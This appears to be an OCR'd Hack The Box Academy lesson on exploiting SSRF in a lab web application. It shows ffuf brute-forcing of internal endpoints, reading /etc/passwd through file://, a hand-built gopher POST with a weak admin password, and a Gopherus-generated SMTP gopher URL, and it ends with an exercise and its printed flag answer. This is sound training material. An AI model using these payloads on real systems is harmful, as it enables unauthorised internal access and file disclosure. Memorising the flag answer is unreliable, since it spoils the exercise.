
Exploiting SSRF


After discussing how to identify SSRF vulnerabilities and utilize them to enumerate the web server, let us explore further exploitation techniques to increase the impact of SSRF vulnerabilities.

Accessing Restricted Endpoints

As we have seen, the web application fetches availability information from the URL `dateserver.htb`. However, when we add this domain to our hosts file and attempt to access it, we are unable to do so:



However, we can access and enumerate the domain through the SSRF vulnerability. For instance, we can conduct a directory brute-force attack to enumerate additional endpoints using `ffuf`. To do so, let us first determine the web server's response when we access a non-existing page:




As we can see, the web server responds with the default Apache 404 response. To also filter out any HTTP 403 responses, we will filter our results based on the string `Server at dateserver.htb Port 80`, which is contained in default Apache error pages. Since the web application runs PHP, we will specify the `.php` extension:

```
Exploiting SSRF

MisaelMacias@htb[/htb]$ ffuf -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -u http://172.17.0.2/index.ph

<SNIP>

[Status: 200, Size: 361, Words: 55, Lines: 16, Duration: 3872ms]
    * FUZZ: admin
[Status: 200, Size: 11, Words: 1, Lines: 1, Duration: 6ms]
    * FUZZ: availability
```

We have successfully identified an additional internal endpoint that we can now access through the SSRF vulnerability by specifying the URL `http://dateserver.htb/admin.php` in the `dateserver` POST parameter to potentially access sensitive admin information.

Local File Inclusion (LFI)


As seen a few sections ago, we can manipulate the URL scheme to provoke further unexpected behavior. Since the URL scheme is part of the URL supplied to the web application, let us attempt to read local files from the file system using the `file://` URL scheme. We can achieve this by supplying the URL `file:///etc/passwd`



We can use this to read arbitrary files on the filesystem, including the web application's source code. For more details about exploiting LFI vulnerabilities, check out the File Inclusion module.

The gopher Protocol

As we have seen previously, we can use SSRF to access restricted internal endpoints. However, we are restricted to GET requests as there is no way to send a POST request with the `http://` URL scheme. For instance, let us consider a different version of the previous web application. Assuming we identified the internal endpoint `/admin.php` just like before, however, this time the response looks like this:




My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left



As we can see, the admin endpoint is protected by a login prompt. From the HTML form, we can deduce that we need to send a POST request to `/admin.php` containing the password in the `adminpw` POST parameter. However, there is no way to send this POST request using the `http://` URL scheme.

Instead, we can use the gopher URL scheme to send arbitrary bytes to a TCP socket. This protocol enables us to create a POST request by building the HTTP request ourselves.

Assuming we want to try common weak passwords, such as `admin`, we can send the following POST request:

Code: http

```
POST /admin.php HTTP/1.1
Host: dateserver.htb
Content-Length: 13
Content-Type: application/x-www-form-urlencoded

adminpw=admin
```

We need to URL-encode all special characters to construct a valid gopher URL from this. In particular, spaces (`%20`) and newlines (`%0D%0A`) must be URL-encoded. Afterward, we need to prefix the data with the gopher URL scheme, the target host and port, and an underscore, resulting in the following gopher URL:


```
gopher://dateserver.htb:80/_POST%20/admin.php%20HTTP%2F1.1%0D%0AHost:%20dateserver.htb%0D%0AContent-Length:%2013%0D%0ACor
```

Our specified bytes are sent to the target when the web application processes this URL. Since we carefully chose the bytes to represent a valid POST request, the internal web server accepts our POST request and responds accordingly. However, since we are sending our URL within the HTTP POST parameter `dateserver`, which itself is URL-encoded, we need to URL-encode the entire URL again to ensure the correct format of the URL after the web server accepts it. Otherwise, we will get a `Malformed URL` error. After URL encoding the entire gopher URL one more time, we can finally send the following request:

Code: http

```
POST /index.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 265
Content-Type: application/x-www-form-urlencoded

dateserver=gopher%3a//dateserver.htb%3a80/_POST%2520/admin.php%2520HTTP%252F1.1%250D%250AHost%3a%2520dateserver.htb%25
```

As we can see, the internal admin endpoint accepts our provided password, and we can access the admin dashboard:



We can use the `gopher` protocol to interact with many internal services, not just HTTP servers. Imagine a scenario where we identify, through an SSRF vulnerability, that TCP port 25 is open locally. This is the standard port for SMTP servers. We can use Gopher to interact with this internal SMTP server as well. However, constructing syntactically and semantically correct gopher URLs can take time and effort. Thus, we will utilize the tool Gopherus to generate gopher URLs for us. The following services are supported:

- MySQL
- PostgreSQL
- FastCGI
- Redis
- SMTP
- Zabbix
- pymemcache
- rbmemcache
- phpmemcache
- dmpmemcache

To run the tool, we need a valid Python2 installation. Afterward, we can run the tool by executing the Python script downloaded from the GitHub repository:

Exploiting SSRF

```
MisaelMacias@htb[/htb]$ python2.7 gopherus.py

  ________               .__
```

```
 /  _____/  ____ ______ |  |__   ____________ __ __  ______
/   \  ___ /  _ \\____ \|  |  \_/ __ \_  __ \  |  \/  ___/
\    \_\  (  <_> )  |_> >   Y  \  ___/|  | \/  |  /\___ \
 \______  /\____/|   __/|___|  /\___  >__|  |____//____  >
        \/       |__|        \/     \/                  \/

                author: $_SpyD3r_$

usage: gopherus.py [-h] [--exploit EXPLOIT]

optional arguments:
  -h, --help         show this help message and exit
  --exploit EXPLOIT  mysql, postgresql, fastcgi, redis, smtp, zabbix,
                     pymemcache, rbmemcache, phpmemcache, dmpmemcache
```

Let us generate a valid SMTP URL by supplying the corresponding argument. The tool asks us to input details about the email we intend to send. Afterward, we are given a valid gopher URL that we can use in our SSRF exploitation:

Exploiting SSRF

```
MisaelMacias@htb[/htb]$ python2.7 gopherus.py --exploit smtp

  ________              .__
  /  _____/  ____ ______ |  |__   ____________ __ __  ______
 /   \  ___ /  _ \\____ \|  |  \_/ __ \_  __ \  |  \/  ___/
 \    \_\  (  <_> )  |_> >   Y  \  ___/|  | \/  |  /\___ \
  \______  /\____/|   __/|___|  /\___  >__|  |____//____  >
         \/       |__|        \/     \/                  \/

                 author: $_SpyD3r_$


Give Details to send mail:

Mail from :  attacker@academy.htb
Mail To :  victim@academy.htb
Subject :  HelloWorld
Message :  Hello from SSRF!

Your gopher link is ready to send Mail:

gopher://127.0.0.1:25/_MAIL%20FROM:attacker%40academy.htb%0ARCPT%20To:victim%40academy.htb%0ADATA%0AFrom:attacker%40ac

----------Made-by-SpyD3r----------
```

VPN Servers

Warning: Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

US Academy 3 — Medium Load

PROTOCOL

UDP 1337 TCP 443

DOWNLOAD VPN CONNECTION FILE

Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

UK — 139ms

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...

Enable step-by-step solutions for all questions


Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): Click here to spawn the target system!

Cheat Sheet

Download VPN Connection File


+ 1
Exploit the SSRF vulnerability to identify an additional endpoint. Access that endpoint to obtain the flag.
HTB{55rf_2_rc3}
Submit
Previous
Next
Mark Complete & Next
Powered by HACKTHEBOX